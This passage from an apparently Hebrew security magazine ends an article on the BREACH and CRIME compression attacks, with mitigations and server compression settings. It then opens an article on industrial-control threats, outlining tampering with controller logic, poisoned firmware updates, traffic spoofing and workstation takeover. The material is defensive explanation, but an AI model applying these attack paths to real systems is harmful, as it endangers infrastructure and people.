הוספת מקדמי אנטרופיה כאלה יכולים להיות הן ברמה האפליקטיבית והן ברמה התשתיתית, דוגמא טובה למקסום אנטרופיה שכזה ברמה התשתית היא הצעה שהציע Querna Paul ברשימת התפוצה של dev-HTTPd ב-2013 על השינוי באופן המימוש של Chunked Encoding (מנגנון המאפשר לשרת להשתמש בחיבור TCP אחד ועליו להזרים את המידע, מה שגורם לכך שה-Header שמצביע על גודל החבילה לא ידוע בזמן שליחת התשובה למשתמש מכיוון שלא כל המידע עדיין הורכב).

בדיקת Referrer

על מנת שהתוקף יוכל לשלוח בשם הקורבן מספר בקשות, על הקורבן לגלוש לאתר תמים ב-HTTP ולקבל תשובה מזוייפת מהתוקף. התשובה המזויפת תכלול דרישה לטעינת משאב כלשהו מהאתר שבו נמצא חשבונו של הקורבן אליו התוקף מעוניין לפרץ (כגון אתר הבנק). לבקשה שכזו (כמו, כמעט לכל בקשת HTTP), הדפדפן של הקורבן יוסיף - באופן טבעי - את ה-Referrer header, שמורה לאתר היעד מה מקור הבקשה - מאיזה עמוד הופנה אליו המשתמש.

ברובן המוחלט של מתקפות בסגנון זה תוקף לא יכול להזריק בקשות מאתר אינטרנט סתם ככה בעצמו, ולכן הוא צריך לעשות זאת דרך איזשהו אתר אחר או תוכנה ייעודית.

המשמעות בשימוש באתר אחר שאינו האתר עליו עובדים היא שלבקשות ה-HTTP של התוקף יהיה Header של Referrer שלא יצביע אל האתר המקורי אלא אל מקור אחר. הבדל זה מאפשר לבעלי אתר הבנק להבדיל בין בקשות "רגילות" לבין בקשות "חשודות" (כתבנו: "ברובן המוחלט" מכיוון שבמקרים בהם התוקף מוצא XSS באתר הנתקף הוא יכול לגרום למשתמש לבצע את הבקשות כאילו הן באמת יצאו מאתר הבנק עצמו כך שה-Referrer יהיה לגיטימי גם הוא) ופשוט להתעלם מהבקשות החשודות.

סיכום

לספק חווית משתמש טובה ואתר שנטען מהר זה חשוב. אך לספק רמת אבטחה נאותה ולהגן על תעבורת המידע בין המשתמשים לאתר חשובה יותר. במקרים בהם האחד פוגע בשני יש לנסות לפנות לגישת ביניים על פיה מאפשרים חוויית משתמש בכל המקומות שבהם לא פוגעים ברמת האבטחה של האתר. במקרים שבהם דנו במאמר, מתקפת CRIME חוסלה לגמרי על ידי חברות הדפדפנים, וממתקפת BREACH ניתן להימנע בין היתר ע"י הימנעות מדחיסת תשובות ה-HTTP שמכילות תוכן דינאמי המושפע מקלט שמזין המשתמש.

ולצד כל האמור במאמר, עלינו לזכור שמדובר במתקפה שהיא אומנם בעלת משמעויות רבות בכל הנוגע ל-SSL ול-TLS, אך ברמה היום-יומית היא מאוד קשה לביצוע. על מנת שתוקף יוכל לבצע אותה עליו להצליח להשיג מספר פרימיטיבים לא מובנים מאליהם, כגון:

- להיות MITM באופן כזה שיאפשר לו להתערב בתעבורת המשתמש לשרת.
- לזהות אתר תקיף שבו כלל הפרמטרים לתקיפה מתקיימים (מגיב בצורה יחסית חופשית לקלט המשתמש, אינו בעל תוכן דינאמי משתנה אקראית, מציג ב-Body משתנים שנדחפו מה-URL וכו')
- תוכן העמוד לא גדול בצורה משמעותית (כך שלא יחרוג את ה-Sliding Window של אלגוריתם הדחיסה, מכיוון שכך - הוא לא יוכל להשפיע על אנטרופיית העמוד המוחזר).

לאור כל זאת, אנו כמובן ממליצים לנקוט באמצעי הזהירות האפשריים על מנת להתגונן מפני מתקפה זו, אך חשוב לזכור שהיא אינה מתקפה יום-יומית ולכן אנחנו לא חושבים שצריך לשבור את כל הכלים בדרך להתגוננות מפניה.

אנו מקווים שנהנתם מקריאת המאמר.

ביבליוגרפיה וקישורים לקריאה נוספת

מידע על BREACH ועל CRIME:

- CRIME in Wikipedia: https://en.wikipedia.org/wiki/CRIME
- CRIME Presentation: https://docs.google.com/presentation/d/11eBmGiHbYcHR9gL5nDyZChu_-lCa2GizeuOfaLU2HOU/present
- BREACH in Wikipedia: https://en.wikipedia.org/wiki/BREACH
- BREACH: REVIVING THE CRIME ATTACK: http://breachattack.com/resources/BREACH%20-%20SSL,%20gone%20in%2030%20seconds.pdf
- SSL, GONE IN 30 SECONDS Presentation from Black Hat 2013: https://media.blackhat.com/us-13/US-13-Prado-SSL-Gone-in-30-seconds-A-BREACH-beyond-CRIME-Slides.pdf
- BREACH Tool used for the demo in Black Hat 2013: https://github.com/nealharris/BREACH
- Defending against the BREACH Attack: https://blog.qualys.com/ssllabs/2013/08/07/defending-against-the-breach-attack
- Paul Querna at httpd-dev mailing list: http://mail-archives.apache.org/mod_mbox/httpd-dev/201308.mbox/%3CCAMDeyhwCYYQMK+WTfvge7y20AqEB1=kqMHgqKYhr3kBWkZyYzA@mail.gmail.com%3E

מידע על דחיסה (בין היתר - של דפי אינטרנט):

- Importance of page speed: https://think.storage.googleapis.com/docs/mobile-page-speed-new-industry-benchmarks.pdf
- HTTP Compression: http://www.websiteoptimization.com/speed/tweak/compress/
- TLS Compression: https://ldapwiki.com/wiki/TLS%20Compression
- Deflate Algorithm explanation: https://www.zlib.net/feldspar.html
- Deflate Algorithm in Wikipedia: https://en.wikipedia.org/wiki/DEFLATE
- Huffman Tree Generator: http://www.csfieldguide.org.nz/en/interactives/huffman-tree/index.html
- Huffman coding: https://he.wikipedia.org/wiki/%D7%A7%D7%95%D7%93_%D7%94%D7%90%D7%A4%D7%9E%D7%9F
- HTTP Chunked Encoding: https://en.wikipedia.org/wiki/Chunked_transfer_encoding

ה-RFC-ים של גרסאות ה-TLS ו-SSL:

- https://tools.ietf.org/html/rfc6101
- https://tools.ietf.org/html/rfc5246
- https://tools.ietf.org/html/rfc4346
- https://tools.ietf.org/html/rfc8446

הגדרת HTTP Compression בשרתים השונים:

- IIS:
  - https://docs.microsoft.com/en-us/iis/configuration/system.webserver/HTTPcompression/
  - https://blogs.msdn.microsoft.com/friis/2017/09/05/iis-dynamic-compression-and-new-dynamic-compression-features-in-iis-10/
- Ngnix:
  - https://www.techrepublic.com/article/how-to-configure-gzip-compression-with-nginx/
  - https://blobfolio.com/2017/06/nginx-brotli-on-debian-stretch-without-any-source-monkeying/
  - https://docs.nginx.com/nginx/admin-guide/web-server/compression/
- Apache:
  - https://knackforge.com/blog/karalmax/how-enable-gzip-compression-apache
  - https://HTTPd.apache.org/docs/2.4/mod/mod_deflate.html


נספח א' - מימוש דחיסה על שרתי WEB

במסגרת הפעלת הדחיסה יש כל מני הגדרות בהן אפשר לשלוט כמו למשל הגדרת גודל מינימלי של קבצים שמתחת אליו לא תתבצע דחיסה (כי אם הקובץ קטן אז מה הטעם לדחוס אותו), הפעלת סוגי אלגוריתמי דחיסה שונים, וכמובן האפשרות לבחור אילו סוגי קבצים (Mime Types) יעברו דחיסה (סוגים אלה באים לידי ביטוי ב-Header שנקרא Content-Type בתשובת ה-HTTP).


נסביר בקצרה איך להפעיל את הדחיסה על השרתים: IIS, Ngnix, Apache.

IIS

הפעלת HTTP Compression בשרת IIS מתבצעת בעזרת ממשק גראפי. יש לנווט לחלון Compression:



שם אפשר לבחור אם להפעיל או לבטל את אפשרות הדחיסה עבור תוכן דינאמי ותוכן סטטי:



ההגדרה לתוכן סטטי ב-IIS היא קבצים פיזיים על השרת שמוגשים בפנייה ישירה אליהם.

במקרה של HTTP Compression של קבצים סטטיים - IIS יבצע דחיסה של אותם קבצים, ישמור את הקבצים הדחוסים בתיקייה ייעודית, ובכל פעם שיתבקש להגיש קובץ מסויים הוא לא יצטרך לדחוס אותו מחדש אלא יוכל להגיש את הדחיסה ששמר בצד.

לעומת זאת, ההגדרה של תוכן דינאמי ב-IIS היא תוכן שמוגש בעזרת Handler כלשהו, כלומר לא נעשתה פנייה ישירה למיקום הפיזי של הקובץ כדי לקבל אותו אלא הוא מוגש דרך שירות (ASP.net Managed Handler, ISAPI Extensions, CGI handlers). בניגוד לתוכן סטטי, התוכן הדינאמי לא ישמר בתיקיה בצד אלא IIS יבצע את הדחיסה מחדש בכל פעם שיתבקש להגיש אותו.

אפשר להגדיר את ה-Mime Types בהם נרצה לתמוך עבור תוכן סטטי ועבור תוכן דינאמי בנפרד. נעשה זאת בתוך הקובץ ApplicationHost.config:

```
<HTTPCompression
      directory="%SystemDrive%\inetpub\temp\IIS Temporary Compressed Files">
   <scheme name="gzip" dll="%Windir%\system32\inetsrv\gzip.dll" />
   <dynamicTypes>
      <add mimeType="text/*" enabled="true" />
      <add mimeType="message/*" enabled="true" />
      <add mimeType="application/x-javascript" enabled="true" />
      <add mimeType="application/javascript" enabled="true" />
      <add mimeType="*/*" enabled="false" />
      <add mimeType="text/event-stream" enabled="false" />
   </dynamicTypes>
   <staticTypes>
      <add mimeType="text/*" enabled="true" />
      <add mimeType="message/*" enabled="true" />
      <add mimeType="application/javascript" enabled="true" />
      <add mimeType="application/atom+xml" enabled="true" />
      <add mimeType="application/xaml+xml" enabled="true" />
      <add mimeType="image/svg+xml" enabled="true" />
      <add mimeType="*/*" enabled="false" />
   </staticTypes>
</HTTPCompression>
```

- ב-directory מגדירים מהי התיקייה בה ישמרו התוצאות הדחוסות של התוכן הסטטי.
- ב-scheme מגדירים את אלגוריתם הדחיסה בו נשתמש.
- וב-dynamicTypes, staticTypes מגדירים את סוג התוכן שנאפשר לדחוס.

NGNIX

הגדרת HTTP Compression בשרתי Ngnix נעשית דרך קובץ הקונפיגורציה שיושב פה:

```
/etc/nginx/nginx.conf
```

או בווינדוס:

```
C:\nginx\conf\ngnix.conf
```

בתוך הקובץ יש לחפש gzip on, במידה וקיים אך מסומן כהערה בעזרת # יש להוריד את ה-#, במידה ולא קיים יש להוסיף, ומאותו הרגע דחיסה ברמת gzip תפעל בשרת ה-ngnix שלנו. ביחד עם הגדרות נוספות בהן אפשר להשתמש זה יראה כך:

```
gzip on;
gzip_types text/plain text/css text/xml application/javascript;
gzip_static on;
```

הפעלת דחיסת ה-gzip בעזרת gzip on גורמת לכך שבכל בקשה של קובץ תתבצע עליו דחיסה מחדש רגע לפני שישלח אל המשתמש.

ברירת המחדל כשדחיסה ברמת gzip עובדת ב-ngnix היא דחיסה של קבצים שה-Mime Type שלהם הוא text/html, כדי לדחוס קבצים מסוגים נוספים משתמשים ב-gzip_types בליווי רשימת הסוגים בהם רוצים לתמוך.

שימוש ב-gzip_static אומר שכשתתבצע בקשה לשרת לקבל קובץ מסויים הוא יבדוק אם באותה תיקייה יושב קובץ עם אותו שם שעבר דחיסת gzip, למשל אם פונים לשרת לקבל את הקובץ file.txt אז השרת יחפש אם באותה תיקייה קיים גם הקובץ file.txt.gz, ובמידה וכן השרת יגיש למשתמש את הקובץ הדחוס. במידה ואין קובץ דחוס, השרת לא יבצע דחיסה אלא יגיש את הקובץ המקורי.

APACHE

הגדרת HTTP Compression בשרתי Apache נעשית דרך קובץ הקונפיגורציה שיושב פה:

```
/etc/HTTPd/conf/httpd.conf
```

או בווינדוס:

```
C:\Apache\conf\httpd.conf
```

בתוך הקובץ יש לחפש LoadModule deflate_module modules/mod_deflate.so, במידה וקיים אך מסומן כהערה בעזרת # יש להוריד את ה-#, במידה ולא קיים יש להוסיף. השורה הזו תוסיף את ה-Module של deflate. לאחר מכן כדי להפעיל את הדחיסה יש להוסיף SetOutputFilter DEFLATE. ביחד עם הגדרות נוספות בהן אפשר להשתמש זה יראה כך:

```
SetOutputFilter DEFLATE
SetEnvIfNoCase Request_URI "\.(?:gif|jpe?g|png)$" no-gzip
AddOutputFilterByType DEFLATE text/plain text/css text/xml
application/javascript
```

- פקודת SetOutputFilter מפעילה את הדחיסה.
- פקודת SetEnvIfNoCase מוסיפה רשימת סיומות של קבצים שלא יעברו דחיסה.
- פקודת AddOutFilterByType קובעת עבור אילו Mime Types תתבצע דחיסה.

איומים, יריבים ותרחישי תקיפה מרכזיים בעולם ה-OT

מאת גלעד זינגר

הקדמה

במאמרי הקודם ערכתי סקירת הכרות לעולם ה-OT, במה הוא שונה מהעולם המוכר של ה-IT, מהם רכיביו ומספר דוגמאות אודות שימושים נפוצים. במאמר זה ארצה לסקור מעט ממגוון האיומים, היריבים ומספר תרחישי תקיפה מסורתיים (רק כאלו שפורסמו בעבר על מנת לא לנטוע רעיונות בקרב יריבינו).

עלי לסייג כי קיים מגוון רחב של תחומים ומערכות אשר עושות שימוש ברכיבי בקרה החל מספינות, מבנים, מפעלים יצרניים לסוגיים, תעשיות אנרגיה (חשמל, גז) תעשיות המיים וכד', לכן אעסוק באיומים גנריים ולא כאלו המותאמים לתשתית כזו או אחרת.

במאמר הקודם ראינו כי רשימת הנכסים שונה בין שתי הרשתות וכך גם הטיפול באיומים וסיכונים כפי שלמשל בעולם מערכות המידע וה-IT השבתה למספר שעות אפשרית, בעולם התעשייתי הדבר לרוב בלתי אפשרי (קיימים מספר תאריכי השבתה חלקיים מוגדרים מראש). דוגמא אחרת לשוני בהתייחסות הינה כי התקני אבטחה מוכרים מעולם ה-IT לעיתים אינם מותקנים בשל החשש לשיבוש או מניעה של הפעלת תהליכים מרכזיים ברשת התפעולית.

ודבר אחרון לפני שנתחיל, המאמר מייצר סקירה תמציתית על מנת לאפשר לכם הקוראים **טעימה** בלבד מגורמי האיום בתחום זה ואינו מתעתד להחליף או לבוא במקום פרסומים ממשלתיים רשמיים.

מי היריב?

בדומה לעולם ה-IT, גם בעולם ה-OT (או בסביבת ICS- Industrial Control Systems) היריבים מגוונים ואף דומים בין העולמות. נתחיל בקווים לדמותו של היריב או מה למעשה עשוי להניע אותו.

בדומה לעולם ה-IT, הגורמים המניעים את היריב עשויים להיות מורכבים מהרצון לייצר שיבוש או סיכול של מערכות ICS או פגיעה בתהליך נקודתי (לעיתים ע"י שיבוש מידע) לטובת עיכוב או מניעה מטעמי תחרות, מלחמה/יריבות מדינתית, אנרכיזם או סתם עובד ממורמר.


השגת רווח כספי - היריב (בין אם מדובר ביריב ישיר או מיקור חוץ) יבצע את פעולותיו במטרה לקבל תשלום עבור סיום ההתקפה, תיקון הנזק, שחרור כופרה וכד'. בשונה מעולם ה-IT, מרבית התקיפות לא יהיו במטרה להשיג מידע. נקודה זו משמעותית וחשובה שכן היא תשפיע על סוג ועוצמת הסיכונים וכן על מאמצי ההגנה אשר ננקוט במטרה להגן על נכסינו.

היריב יכול להיות עובד ממורמר שמעוניין לנקום על העדר קידום, חברה מתחרה המעוניינת ביתרון, ארגון פשיעה שבסה"כ רוצה הכנסה נוספת או כפי שדווח בשנים 2015-2016, יריבה מדינתית כדוגמת רוסיה אשר תקפה את אוקראינה ויצרה לראשונה הפסקת חשמל באמצעות תקיפה סייבר למעל 200,000 לקוחות במדינה.

התקיפה עשויה להיות מושתתת על מיקור חוץ של תשתיות תקיפה אזוריות שמטרתן לייצר השבתה, הרס או במקרים קלים יותר, ביצוע "ניסוי כלים" על מערכות חיות.

איומים מרכזיים על מערכות ICS

מי שקרא את המאמר הקודם, כבר מבין שמערכות ICS מקיפות אותנו בחיי היום יום. להבדיל ממערכות מידע בעולם ה-IT בהן מרבית האיומים הינם על המידע עצמו (סודיות, אמינות וזמינות), במערכות תעשיתיות האיומים משתנים בסדר העדיפות לזמינות ואמינות ורק לאחר מכן איום על סודיות המידע. בנוסף,איומים אלו עשויים להשפיע או לייצר תופעות לוואי שליליות כגון פגיעה בבטיחות ובתהליך הייצור. ניתן להחיל איומים שונים על חלקים שונים בתהליך וכדי שנבין זאת טוב יותר אתן תזכורת קטנה למבנה בסיסי של רשת תעשייתית.



את תפקיד הרכיבים בהרחבה ניתן לראות במאמר הקודם. מימין לשמאל נוכל להצביע על האיומים **המרכזיים** הבאים (כן... קיימים כאלו שלא אפרט במאמר):

סנסור או רכיב מפעיל (רכיב המקבל/שולח ערכים):

- פגיעה פיסית - חבלה פיסית ברכיב עצמו
- שיבוש/פגיעה בתעבורה - כתלות בסוג התעבורה מהרכיב (רדיו, סלולאר, קווי וכד')

בקר - שולט על פעילות הסנסור/מפעיל (מפעיל/מכבה, מושך נתונים וכד'):

- פגיעה פיזית ברכיב עצמו
- שינוי הלוגיקה הצרובה בבקר (מרחוק/קרוב - יפורט בהמשך)
- פגיעה בעדכוני תוכנה הניתנים להורדה לבקר
- שיבוש/פגיעה בתעבורת - כתלות בסוג התעבורה מהרכיב

שרת סקאדה המנהל את מערך הבקרים השונים:

- שיבוש/פגיעה בנתונים ובתהליכים התפעוליים
- שיבוש המידע אשר יוצג לבעלי עניין בתהליך התפעולי
- פגיעה בגיבוי תהליכים או במידע תפעולי

שרת היסטוריין המחזיק תעוד כלל הפעולות שבוצעו ברשת:

- שיבוש הנתונים הקיימים בשרת
- מניעת האפשרות לאחסן נתונים בשרת

עמדת צפייה ממנה ניתן לצפות בפעולות הבקר עליה תותקן תוכנת HMI (ממשק אדם מכונה):

- גישה בלתי מורשית (מרחוק/מקרוב - יפורט בהמשך) בשל העדר מדיניות אבטחת מידע (סיסמאות, פרופיל משתמש וכד')
- גישה למידע מסווג (עמדה זו תציג את שרשרת הערך של תהליך ספציפי ועשויה להיות מסווגת)

עמדת מהנדס ממנה ניתן (בין השאר) לייצר שינויים בבקר (שינוי לוגיקה או פעולות מיידיות):

- גישה בלתי מורשית (מרחוק/מקרוב - יפורט בהמשך) בשל עדר מדיניות אבטחת מידע (סיסמאות, פרופיל משתמש וכד')
- גישה למידע מסווג (עמדה זו תציג את כלל שרשרת הערך השל התהליך ועשויה להיות מסווגת)
- גישה לרכיבים נוספים במערכת (לדוגמא בקרים)
- הרכשה של גישות מרוחקות לעמדה (חיבורי VPN או חיבורים מרוחקים אחרים)

וכמובן בל נשכח שכלל הרכיבים מחוברים בסוגי תקשורת שונים (כולל תקשורת WAN/LAN, סריאלית, סלולארית או רדיו) ומעל הכל מרחפת לה עננת הרשת המנהלתית של הארגון המייצרת איום במידה וקיימת חיבוריות בינה לבין הרשת התפעולית.

תרחישים, ווקטורי תקיפה וסיכונים מרכזיים

קיים הבדל משמעותי בין מה שאנחנו רואים בסרטים לבין יכולות המציאות (מי ראה "מת לחיות 4"?), יחד עם זאת קיימים תרחישים לא פחות יצירתיים שידרשו מכם לפתוח את הראש ולהיכנס לראש של התוקף באשר הוא ומטרותיו.

כפי שציינתי בפרק הקודם אודות איומים, לא אסקור את כלל התרחישים המוכרים לכל אחד מהרכיבים ולמערכת בכללותה מכמה סיבות כאשר הראשונה שבהן היא לא לתת רעיונות זדוניים ל"מבקשי רעתנו" וכמובן כי תרחישים, איומים וסיכונים יכולים להיות מוכוונים "פר" מערכת - סיכון למערכת ICS במבנה חכם שונה מהסיכון למערכת בקו ייצור וכו' לכן בחרתי מספר תרחישים מרכזיים:

איום: שינוי לוגיקה בבקר
סיכון: החל משיבוש הפעילות התפעולית ועד לנזק לרכוש ואף פגיעה בחיי אדם
תרחישים רלוונטיים: טעינת לוגיקה בבקר יכולה להתבצע מקרוב ע"ב ממשק ייעודי (USB, סריאלי,כבל רשת ואחרים) או הורדת תוכנה לבקר מרחוק.

מתי נרצה לשנות לוגיקה לבקר? ראשית, כמובן לאחר בניית התהליך התפעולי הרצוי במתקן. פעילות הבקר תעבוד לרוב בצורה קבועה ולא משתנה - ניקח לדוגמא בקר האחראי על הדלקת תאורת רחוב כאשר החשיכה עולה ולכבות אותה לקראת הזריחה. סביר כי יעשה שימוש בסנסור אשר יקרא את כמות האור החיצוני, תהליך נוסף יבצע קריאה עיתית של נתונים מהבקר וכאשר הערך שווה לערך הצרוב בבקר, יופעל ריליי (מפסק) במערכת התאורה אשר יגרום להדלקתה (ולהיפך בכיבוי).

נניח ונרצה להוסיף תנאים נוספים לפעילות הבקר, למשל בעת שימוש בפאנל סולארי ייתכן ונרצה לשנות את הספק התאורה או להשפיע על זמני ההדלקה. לשם כך נרצה לבצע שינוי בלוגיקת הבקר.

טעינת הבקר מקרוב יכולה להתבצע ע"י בעל התפקיד המוסמך אבל כמובן ייתכן משתמש זדוני אשר נגיש לבקר פיסית ויוכל לבצע טעינה של לוגיקה חדשה לבקר.

תרחיש נוסף הינו חבלה בחבילת העדכון של הבקר באתר היצרן - מעת לעת מופצים עדכוני תוכנה לבקרים ע"י היצרנים. עדכונים אלו זמינים להורדה באתר היצרן. תוקף בעל גישה זדונית לאתר היצרן יכול להחליף את קובץ העדכון בקובץ "מטופל" ובכך לייצר נגישות לבקר ע"י טכנאי "משוטה", קרי עובד אשר חשב לתומו כי הוא מתקין את התוכנה העדכנית לבקר אך למעשה התקין קובץ זדוני בבקר אשר יאפשר לאחר מכן "טיפול" כזה או אחר בבקר.

ולסיום תרחיש הגישה המרוחקת לתכנות הבקר - ראינו כי במרבית התקיפות על מערכות ICS, שינוי בלוגיקת הבקר בוצע בדיוק בדרך זו ע"ב גישה מרוחקת למחשב מהנדס מערכת, לו הרשאת גישה לתכנות הבקר ומשם גישה ישירה לבקר ולשינוי לוגיקת הפעולה בו (ארחיב על כך בהמשך).

איום: שיבוש/מניעה של תעבורה באחד או יותר מרכיבי המערכת
סיכון: החל משיבוש הפעילות התפעולית ועד לנזק לרכוש ואף פגיעה בחיי אדם
תרחישים רלוונטיים: להזכירנו, קיימים סוגים שונים של בקרים ורכיבי מערכת ותצורות תקשורות רבות ומגוונות. מרבית התקשורת בין המערכות הקיימות כיום (בדגש על אלו שקיימות כבר שנים רבות ללא שדרוג) הינה גלויה לחלוטין. יתרה מכך, לא קיימים מנגנונים מובנים של אימות ואמינות המידע (Integrity) או ניטור בכל התהליך התפעולי.

גישה לא מורשית לתעבורה בכל אחד מצמתי המידע עשויה לאפשר לתוקף ציטוט והכרות של התהליכים ובשל העדר מנגוני אימות/אמינות/תקפות גם יכולת לבצע שידור מחדש. לתוקף קיימת אפשרות אף לשבש או לשלוח לרכיבים, פקודות לגיטימיות כביכול אבל כאלו שנוגדות את התהליך התפעולי.

לדוגמא בקר אשר אחראי על סגירת מגוף מים לאחר קבלת אינדיקציה מסנסור כי המיכל מלא. תוקף אשר יכיר ויהיה חשוף לתעבורת הבקר, יוכל לשנות את הפקודה ל"פתח" במקום "סגור" ולייצר במקרה הפשוט הצפה ובמקרה המורכב יותר הגלשה של שפכים, הזרמת חומרים מסוכנים וכד'.

איום: גישה לא מורשית לעמדת מהנדס
סיכון: החל משיבוש הפעילות התפעולית ועד לנזק לרכוש ואף פגיעה בחיי אדם
תרחישים רלוונטיים: מהנדס המפעל הינו דמות מרכזיות האחראית על התהליך התפעולי. עמדה זו תהיה בעלת הרשאות גורפות לרוב תהליכי המפעל, עמדה ניידת או נייחת (או גם וגם).

דרך עמדה זו המהנדס יכל לצפות בתהליכים ואף לשנותם בצורה רגעית או קבועה כגון לחיצה על מתג הפעלת המגוף או תכנות מחדש של הבקר באופן קבוע. השתלטות על עמדה זו תאפשר לתוקף נגישות ממשית לכמעט כל אחד מהאיומים שפורטו לעיל ולכן מדובר בעקב אכילס משמעותי בהסתכלותינו על רכיבי הרשת בהיבט אבטחת סייבר.

